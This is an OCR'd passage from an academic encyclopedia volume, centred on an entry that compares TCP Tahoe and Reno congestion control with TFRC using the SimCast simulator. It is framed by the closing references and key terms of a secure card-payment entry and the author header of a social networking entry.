Financial Transaction Card Originated Messages. *Interchange message specifications—Part 1: Message, data elements and code values.*

International Telecommunication Union ITU/UNCTAD. World Information Society Report 2006, and ITU World Telecommunication Indicators Database. ISO 8583-1:2003. *Financial transaction card originated messages—Interchange message specifications—Part 1: message, data elements and code values*.

Li, Y., & Zhange, X. (2004). A security-enhanced one-time payment scheme for credit card. In *Proceedings of the 14th International Workshop on Research Issues on Data Engineering: Web Services for E-commerce and E-government Applications (RIDE'04).* IEEE. Retrieved April 26, 2007, from http://www.visa-asia.com/ap/sea/merchants/productstech/vbv_implement-vbv.shtml

The Internet Engineering Task Force. *Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile.* www.ietf.org/rfc/rfc3280.txt

Visa and MasterCard. (1997). *SET Secure Electronic Transaction Specification Book 1: Business Description.*

Xianhua, X., Yuen, S.S., Ling, G., & Lim, T.C. (2001). Virtual card payment protocol and risk analysis using performance scoring. In *Proceedings of the 15th International Parallel and Distributed Processing Symposium (IPDPS'01)* (pp. 10018a). IEEE.

Zeus Technology. (2000, June 16). SSL: Theory and practice.

KEY TERMS

Acquirer: An acquirer is an organization or a bank that collects authorization requests and sales slips from merchant. It directly connects to the merchant's POS/EDC in the traditional payment system.

Authentication: It is a method to identify cardholder and merchant before payment. Authentication is the mechanism in which the system will identify the cardholder or merchant, "Is that really you?"

Certificate Revocation: The certificate can be revoked by the Certificate Authority (CA) before their scheduled expiration date. There are different revocation reasons defined in RFC 3280. A revoked certificate will be added to the Certificate Revocation List (CRL) and it should not be used by other system.

Digital Certificates: It is issued by a Certification Authority (CA). It contains the owner name, expiration date and the owner's public key and is to verify who are sending the message.

Encryption: It is the process to encrypt the message and make it unreadable without special knowledge. Encryption is to protect the public communication network such as Internet.

E-Wallet: It is also known as a digital wallet and likes a physical wallet used in the electronic payment system. It provides the security and encryption for the personal information.

Financial Institution (Card Brand): A large data center that provides the financial services and network between acquirer bank and issuer bank.

Identification: Identification is a mechanism by which the system asks the user, "Who are you?" user identifies himself or herself to the system by a user name or user number in the computer system.

Integrity: Data integrity ensures that the transaction is unchanged from its source and has not been accidentally or maliciously altered.

Issuer: A issuer is an organization or a bank which issues credit card to cardholder. It provides the authorization services to acquirer.

Merchant: An organization or an individual accepts credit card payment by selling product or service.

Nonrepudiation: A strong and substantial evidence is available to the sender of message that the message has been delivered, and to the receipt.

Short Message Service (SMS): The service is available on mobile phones, which permits the sending or receiving of short messages. SMS messages are two-way alphanumeric paging messages up to 160 characters that can be sent to and from mobile phone.

Simulation-Based Comparison of TCP and TCP-Friendly Protocols

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

Dávid Tegze
Budapest University of Technology and Economics, Hungary

Ferenc Kovács
Budapest University of Technology and Economics, Hungary

INTRODUCTION

Internet streaming media changed the Web from a static medium into a multimedia platform, which supports audio and video content delivery. In our days streaming media turns into the standard way of global media broadcasting and distribution. The low costs, worldwide accessibility, and technical simplicity of this telecommunication way make media streams very attractive for content providers.

Streaming works by cutting the compressed media content into packets, which are sent to the receiver. Packets are reassembled and decompressed on the receiver side into a format that can be played by the user. To achieve smooth playback, packets are buffered on the receiver side. However, in case of a network congestion, the stream of packets slows down, and the player application runs out of data, which results in poor playback quality.

This article presents the comparison of different transport level congestion control schemes, including variants of the TCP. The protocol mechanisms, implemented in various protocols, are hard to investigate in a uniform manner; therefore, the simulator *SimCast* (*Sim*ulator for multi*Cast*) is developed for traffic analysis of the unicast and multicast streams. In this article the TCP and other transport protocol mechanisms will be compared using the SimCast simulator (Orosz & Tegze, 2001). The simulated results are presented through examples.

Due to spreading of traffic lacking end-to-end congestion control, congestion collapse may arise in the Internet (Floyd & Fall, 1999). This form of congestion collapse is caused by congested links that are sending packets to be dropped only later in the network. The essential factor behind this form of congestion collapse is the absence of end-to-end feedback. On the one hand an *unresponsive flow* fails to reduce its offered load at a router in response to an increased packet drop rate, and on the other hand a *disproportionate-bandwidth flow* uses considerably more bandwidth than other flows in time of congestion. In order to achieve accurate multicast traffic simulation—being not so TCP-friendly yet—the effects of the flow control of the TCP protocol should be determined (Postel, 1981). However, there are many different kinds of TCP and other unicast transport protocol implementations with various flow control mechanisms, which make this investigation rather difficult (He, Vicat-Blanc Primet, & Welzl, 2005).

Up to now a lot of comparisons have been done. For example, Wang et al. (2001) reviewed the TCP-friendly congestion control schemes in the Internet. They differentiated two groups of the TCP-friendly congestion control algorithms as follows: (1) *end-to-end* and (2) *hop-by-hop* congestion control mechanisms. The end-to-end mechanisms are grouped into (1) AIMD-based schemes (AIMD: additive increase multiplicative decrease) with the window- and rate-adaptation schemes, (2) modeling-based schemes, including equation-based congestion control schemes and the so-called model-based congestion schemes, and (3) a combination of AIMD-based and modeling-based mechanism. Wang's classification is mostly used in our discussion, too.

In this article various TCP congestion control mechanisms as well as congestion control mechanisms for media streams are reviewed. Then a novel simulator for transport protocols is described and the various simulation results summarized. Lastly, conclusions are drawn and work to be done identified.

OVERVIEW OF THE TCP CONGESTION CONTROL

The Basic Control Mechanisms

The framework of the TCP congestion control is the use of a *sliding window*. Its main concept is that the sender can only send a limited number of unacknowledged segments to the receiver (Van Jacobson, 1988). The number of segments to be sent without receiving acknowledgement is determined by the *congestion window* (*Cwnd*). The *Cwnd* is given in bytes, which is the total length of the segments that belong to the congestion window (Floyd, 2001).

The basis of TCP congestion control is based on *additive increase multiplicative decrease (AIMD)*, halving the *Cwnd* for every window containing a packet loss, and increasing the *Cwnd* by roughly one segment size per *round trip time* (RTT) otherwise.

The *retransmit timers* are of fundamental importance in highly congested systems, which have exponential back off of the retransmit timer when a retransmitted packet itself is dropped.

The *slow-start* mechanism is for initial probing available bandwidth, instead of initially sending it at a high rate that might not be supported by the network (Stevens, 1997). At the beginning of the *slow-start* state the *Cwnd* equals one segment size. During *slow-start* the *Cwnd* is increased with a squared function in time.

ACK-clocking is the mechanism that uses the arrival of acknowledgements at the sender to clock out the transmission of new data.

Congestion Avoidance

The TCP sender could enter this state from the state *slow start*, if the *Cwnd* reaches the value of the *target window* (*Twnd*). In state *congestion avoidance* the increase of the *Cwnd* in response to a received ACK is:

$$\Delta Cwnd = \frac{B^2}{Cwnd}, \tag{1}$$

where *B* is the size of one segment in bytes. In the case of timeout the TCP goes to the *slow start* state.

Fast Retransmit—Fast Recovery

This method uses *repeated ACK*s to detect packet loss. After receiving three *repeated ACK*s, the sender retransmits the packet determined by the *SeqNum* (sequence number) of the ACK immediately and halves the *Cwnd*. After this the sender enters state *fast recovery*. At this point it increases the *Cwnd* with three segments; Then it increases with one segment in the case of arrival of additional repeated ACKs. Using this method a lot of unnecessary retransmissions can be avoided; it is effective in the case of sequential errors. Applying this method, better network utilization and throughput can be reached, since the receiver does not need to wait for the *retransmission timeout*. The sender leaves *Fast Retransmit* when it receives a useful ACK, or when a timeout occurs.

Selective Acknowledging (SACK)

This method is efficient in the case of multiple packet losses (Mathis, Mahdavi, Floyd, & Romanow, 1996). The receiver reports the segments that were received to the sender. In such a way the sender retransmits the absent segments, only.

CONGESTION CONTROL OF MEDIA STREAMS

TCP-friendly rate control (TFRC) is proposed for equation-based congestion control that explicitly adjusts the sending rate as a function of the measured rate of loss events (Handley et al., 2003). The TFRC is a receiver-based congestion control mechanism, with calculation of the loss event rate performed in the data receiver rather than in the data sender. This is appropriate for an application where the sender is a large server handling many concurrent connections. Therefore this is suitable as a building block for multicast congestion control. The TFRC is not a complete protocol; it is a congestion control mechanism only. It could be implemented in a transport protocol like *Real-time transport protocol* (Schulzrinne et al., 1996) or in an application incorporating end-to-end congestion control at the application level.

TFRC uses the following throughput equation directly to determinate the allowed sending rate as a function of the loss event rate and the RTT. This equation is a simplified version of the throughput equation for the *Reno* TCP (Padhye et al., 1998).

$$T = \frac{s}{R \cdot \sqrt{\frac{2bp}{3}} + t_{RTO}\left(3\sqrt{\frac{3bp}{8}}\right)p\left(1+32p^2\right)} \tag{2}$$

where T is the transmit rate in bytes/second, s is the packet size in bytes, R is the RTT in seconds, p is the loss event rate, t_{RTO} is the TCP retransmission timeout value in seconds, and b is the number of packets acknowledged by a single TCP ACK. For simplicity, $t_{RTO} = 4R$. $b = 1$ in most cases; however, if the competing TCP implementations use "*delayed ACKs*," $b = 2$ is a more appropriate value.

The TFRC is reasonably fair when competing for bandwidth with TCP flows, but has a much lower variation of throughput over time compared with TCP, making it more suitable for applications such as streaming media where a relatively smooth sending rate is of importance. The flow is "reasonably fair" if its sending rate is generally within a factor of two of the sending rate of a TCP flow under comparable conditions (Handley et al., 2003).

THE SIMCAST SIMULATOR

A virtual testbed called *SimCast* was developed to analyze the effects of the important transport protocol TCP on multicast traffic. The relationship between the applied congestion control mechanisms and the implemented TCP protocol entities is presented in Table 1.

The Implemented TFRC Protocol Entity

In the protocol entity *TRFC* the rate-based AIMD-driven congestion control mechanism is implemented, which uses *Eqn (2)*.

SIMULATION RESULTS

The network topology used during our simulations is shown in Figure 1. The network endpoints are connected by two LAN links and a wan link. In TCP simulations we sent large data files from host *H02* to *H01* using simple file transfer application protocols on the top of TCP. We implemented TFRC as a transport level protocol, and we operated simple streaming applications over it between the same hosts as in the case of TCP simulations with the same data transfer direction. We used *drop tail* gateways, and we generated congestion

Table 1. The congestion avoidance methods applied in the protocol entities

Applied method	TCP protocol entity						
	TCP Base	**Tahoe**	**Reno**	**NewReno**	**SACK**	**LT**	**Vegas**
Slow Start		X	X	X	X	X	X
CongAvoid		X	X	X	X	X	X
Fast Retransmit			X	X	X	X	X
Fast Recovery			X	X	X	X	X
SACK					X		
Limited Transmit						X	
Accurate RTT							X
Fine check of RTO							X
Modified Slow Start							X

Figure 1. Simulation topology





Figure 2(a). TFRC average loss interval and the latest loss interval (s0) with idealized perfectly periodic losses



events using explicit packet drops on the network links. Our TFRC implementation applies the *WALI algorithm* (Floyd, Handley, Padhye, & Widmer, 2000) for *loss event* calculation.

Simulation: TFRC-Periodic Losses

In the first simulation we present the characteristics of TFRC in the case of idealized periodic packet losses on the network link. The loss rate is set to 2% in time interval [50…130 sec], and it is set to 5% in any other case.

Figure 2(a) shows the last loss interval using dashed line, which is the number of received packets since the last detected loss event at the receiver side.

The average loss interval, which is calculated using the *WALI algorithm*, is shown by solid line. This algorithm averages the most recent samples of loss intervals using a weight function, which calculates the weight of elements in the recent half of the history with the factor of 1, and with linearly descending factors as we advance toward the least recent elements in the second half of the history. As can be seen in Figure 2(a), the average loss interval follows the last loss interval smoothly. The calculated loss event rate is the reciprocal of this value. As this value is calculated at the receiver and the sender uses it in the sending rate calculation, the value should be included in feedback messages. This simulation scenario is similar to the one that was carried out by the *ns2* team (Floyd et al., 2000). Comparing the results of the two simulations it can be stated that the TFRC entity of *SimCast* produces very similar results to the *ns2* protocol entity.

The calculated and measured sending rates of the TFRC sender are shown in Figure 2(b). At the start of the simulation TFRC probes the available bandwidth using a slow start mechanism because in this time period there is no valid packet history at the receiver side to calculate the sending rate. This slow start behavior is similar to TCP's *slow start*, but TFRC cannot use the ACK clocking mechanism to control the sending rate. Therefore, to avoid flooding the network, TFRC does not send more than twice as much data to the network that was sent in the last RTT. This limitation keeps the initial sending rate of TFRC as twice the available bandwidth during a slow start. The peak of the measured sending rate at the start of the simulation is caused by the slow start.

Figure 2(b). TFRC's calculated and measured sending rate





Figure 3(a). Sending rate of TCP Tahoe and the effective receiving rate (goodput) at the receiver side



Simulation: TCP Tahoe Efficiency

In this simulation we tested one TCP *Tahoe* entity with random losses on the network link. The loss rate was 2% in the time interval [50...130 sec], 5% otherwise. We measured the bandwidth of the outgoing packets on the sending side and the bandwidth of useful packets, which is called *goodput* on the receiver side. The simulator logs received packets as it forwards them to the upper file transfer application, so the packets in the receiver buffer are not yet logged in the goodput log.

Figure 3(a) shows that the sending rate of TCP varies more than that of TFRC. It can also be observed that at higher sending rates with higher FIFO saturation results in slightly lower goodput than in the case of empty FIFO-s, because of packet losses at the saturated FIFO-s and delayed reception of packets. It is also noticeable that goodput can exceed the value of the

Figure 3(b). Trace of packet sending and receiving (sequence number modulo 40000)





Figure 3(c). The congestion window of the Tahoe TCP entity



sending rate when the sender reduces its sending rate due to packet loss detection and the packets stored in the network pipe arrive at the receiver.

Packet sending and arrivals of TCP Tahoe are plotted in Figure 3(b). At the beginning of the simulation we can see the squared accession of data packets sent out per RTT in time interval [0...2 sec]. From time 3 sec to 6 sec TCP Tahoe is in *congestion avoidance* mode; in this state it increments sending rate roughly one packet per RTT. The propagation delay of data packets can be determined as the horizontal distance of sending and receiving plots on the figure. The function of packet reception is less bursty than the sending function, because of the smoothing effect of network FIFO-s. It is visible during *slow start* that the network became overflooded and significant queuing delays occurred on the network. In *congestion avoidance mode* we experienced lower delays because of the milder increment of sending rate. The *congestion window* of the *Tahoe* entity is represented in Figure 3(c) for the same simulation.

Simulation: TCP Reno Efficiency

The same network environment was used during TCP Reno's efficiency tests. *Slow start* and *congestion avoidance* modes are similar to *Tahoe* (Figure 4(a)). In addition, Reno's *fast retransmission* and *fast recovery* modes can be observed. Two successful *fast retransmission*s can be seen at times 9 sec and 11.5 sec. The *fast recovery* mode can be recognized as peaks of the congestion window after the *congestion avoidance* mode.

Figure 4(b) shows the sending rate and goodput of *TCP Reno*. Compared with *Tahoe* (Figure 3(a)), it is obvious that at higher send rates Reno achieves better efficiency. Between times 80 sec and 100 sec the sending rate and the effective sending rate are close to each other. This is caused by the efficient loss recovery of *Reno*. If we inspect the congestion window of the simulation in this time interval on Figure 4(c), we can see several successful fast retransmissions. In such a way *Reno* avoids unnecessarily s*low start*ing

Figure 4(a). The congestion window of the Reno TCP entity





Figure 4(b). Sending rate and the effective receiving rate (goodput) at the sending side of TCP Reno



and flooding the network, causing retransmission of packets already buffered at the receiver.


CONCLUSIONS AND FUTURE DEVELOPMENTS

Our primary goal is the development of a qualifying system, which can be used to classify various transport level protocols from TCP-friendliness point of view. The qualifying process should provide the maximum amount of information about the investigated protocols running the minimum amount of simulation or analysis.

Our simulations confirmed that TFRC is more suitable for multimedia applications than TCP implementations, because of its smoother sending rate, and it is also justified that TFRC can be stated as TCP-friendly because the examined protocols long-term throughput and other relevant parameters do not differ significantly from each other.

Therefore, the protocols implemented in *SimCast* can be used as the basis of such a qualifying system.

Figure 4(c). Successful fast retransmissions during the simulation upgrade efficiency of TCP Reno



The simulation results were compared with the results from *ns2* (Floyd et al., 2000), and they seem to be qualitatively identical.

To refine the results of the analyses, future development should take more parameters into the qualifying process, such as the queuing dynamics and throughput covariance of competing protocol entities.

REFERENCES

Brakmo, L. S., & Peterson, L. L. (1995). TCP Vegas: End to end congestion avoidance on a global Internet. *IEEE Journal on Selected Areas in Commun., 13*(8), 1465-1480.

Fall, K., & Floyd, S. (1996). Simulation-based comparisons of Tahoe, Reno and Sack TCP. *ACM Computer Communication Review, 26*(3), 5-21.

Floyd, S. (2001). A report on some recent developments in TCP congestion control. *IEEE Communications Magazine, 39*(4), 84-90.

Floyd, S., & Fall, K. (1999). Promoting the use of end-to-end congestion control in the Internet. *Proceedings of IEEE/ACM Trans. Networking, 7*(4), 458-472.

Floyd, S., & Henderson, T. (1999). *The NewReno modification to TCP's fast recovery algorithm*. Internet Engineering Task Force, Network Working Group, RFC 2582. Retrieved September 29, 2006, from http://www.ietf.org/rfc/rfc2583.txt

Floyd, S., Handley, M., Padhye, J., & Widmer, J. (2000). Equation-based congestion control for unicast applications. In *Proceedings of ACM SIGCOMM 2000,* Stockholm, Sweden (pp. 43-56).

Handley, M. et al. (2003). *TCP friendly rate control (TFRC): Protocol specification*. Internet Engineering Task Force, Network Working Group, RFC 3448. Retrieved September 29, 2006, from http://www.ietf.org/rfc/rfc3448.txt

He, E., Vicat-Blanc Primet, P., & Welzl, M. (2005). A survey of transport protocols other than "standard" TCP. *Global Grid Forum Document GFD-I.055, Data Transport Research Group*. Retrieved from September 29, 2006, from http://www.ggf.org/documents/GFD.55.pdf

Mathis, M., Mahdavi, J., Floyd, S., & Romanow, A. (1996). *TCP selective acknowledgement options*. Internet Engineering Task Force, Network Working Group, RFC 2018. http://www.ietf.org/rfc/rfc2018.txt

Orosz, M., & Tegze, D. (2001). The SimCast multicast simulator. In *Proceedings of the International Workshop on Control & Information Technology, IWCIT'01* (pp. 66-71). Ostrava, Czech Republic: Faculty of Electrical Engineering and Computer Science, VSB-TU.

Padhye, J., Firoiu, V., Towsley, D., & Kurose, J. (1998). Modeling TCP throughput: A simple model and its empirical validation. In *Proceedings of ACM SIGCOMM '98,* Vancouver (pp. 303-314). New York: ACM Press.

Postel, J. B. (Ed.). (1981). *Transmission control protocol, DARPA Internet program, protocol specification.* IETF RFC 793.

Schulzrinne, H. et al. (1996). *RTP: A transport protocol for real-time applications*. Internet Engineering Task Force, Network Working Group & Audio-Video Transport Working Group, RFC 1889.

Shalunov, S., Dunn, L. D., Gu, Y., Low, S., Rhee, I., Senger, S., Wydrowski, B., & Xu, L. (2005). Design space for a bulk transport tool. *Internet2 Bulk Transport Working Group Report.* Retrieved September 29, 2006, from http://transport.internet2.edu/transport-design-space.pdf

Stevens, W. (1997). *TCP slow start, congestion avoidance, fast retransmit, and fast recovery algorithms*. Internet Engineering Task Force, Network Working Group, RFC 2001. Retrieved September 29, 2006, from http://www.ietf.org/rfc/rfc2001.txt

Jacobson, V. (1988). TCP congestion avoidance control. *Proceedings of ACM SIGCOMM, 18*(4), 314-329. Stanford, CA: ACM Press.

Wang, Q., Long, K., Cheng, S., & Zhang, R. (2001). TCP-friendly congestion control schemes in the Internet. In *Proceedings of 2001 Int. Conf. on Inf. Technology and Inf. Networks (ICII'2001)* (Vol. B, pp. 205-210). Beijing, China.

Yu, B. (2001). *Survey on TCP-friendly congestion control protocols for media streaming applications*. Retrieved May 20, 2005, from http://cairo.cs.uiuc.edu/~binyu/writing/binyu-497-report.pdf

KEY TERMS

Congestion Control: It is a mechanism that can be built into a protocol. Its main goal is to help the data transmission to avoid the overflow in the buffers of the routers inside the network.

Data Stream Applications: The class of large receiver set, low bandwidth real-time data applications.

Goodput: The bandwidth of the useful packets at the receiver side, which is also called *the effective receiving rate*.

IP-Multicast: Network-level multicast technology, which uses the special class-D IP-address range. It requires multicast routing protocols in the network routers. Its other name: *network-level multicast* (NLM).

Multicast: One-to-many and many-to-many communication way among computers (hosts).

Port Handling: From the network the processes running in a computer can be addressed with an integer number between 0...65535 is called port. Some port numbers called *well-known ports* are mapped steadily to important applications. For example, the Web server typically uses the port number 80.

Reliability: The improved quality of data transmission; different types of reliability exist, including data accuracy or real-time delivery.

Round Trip Time (RTT): The time period that is necessary for sending a packet from the sender to the receiver and for sending it from the receiver to the sender back.

Transmission Control Protocol (TCP): It is widely used for bulk data transmission. It is suitable for file transfer, but not for streaming media transmission.

Time-to-Live (TTL): It is a field in the IP packet header. Its value is the allowed hop-count, the number of routers, which can forward the packet before delivery or dropping out.

Transport Layer: This is an abstraction; the protocol in the transport layer is responsible for the *port handling* and sometimes the improved reliability of the transmission.

Unicast: The one-to-one communication way, where only one host transfers data with another host. In the Internet the unicast is typical.

Social Networking

Kevin Curran
University of Ulster, UK

Paul O'Kane
University of Ulster, UK

Ryan McGinley
University of Ulster, UK

Owen Kelly
University of Ulster, UK

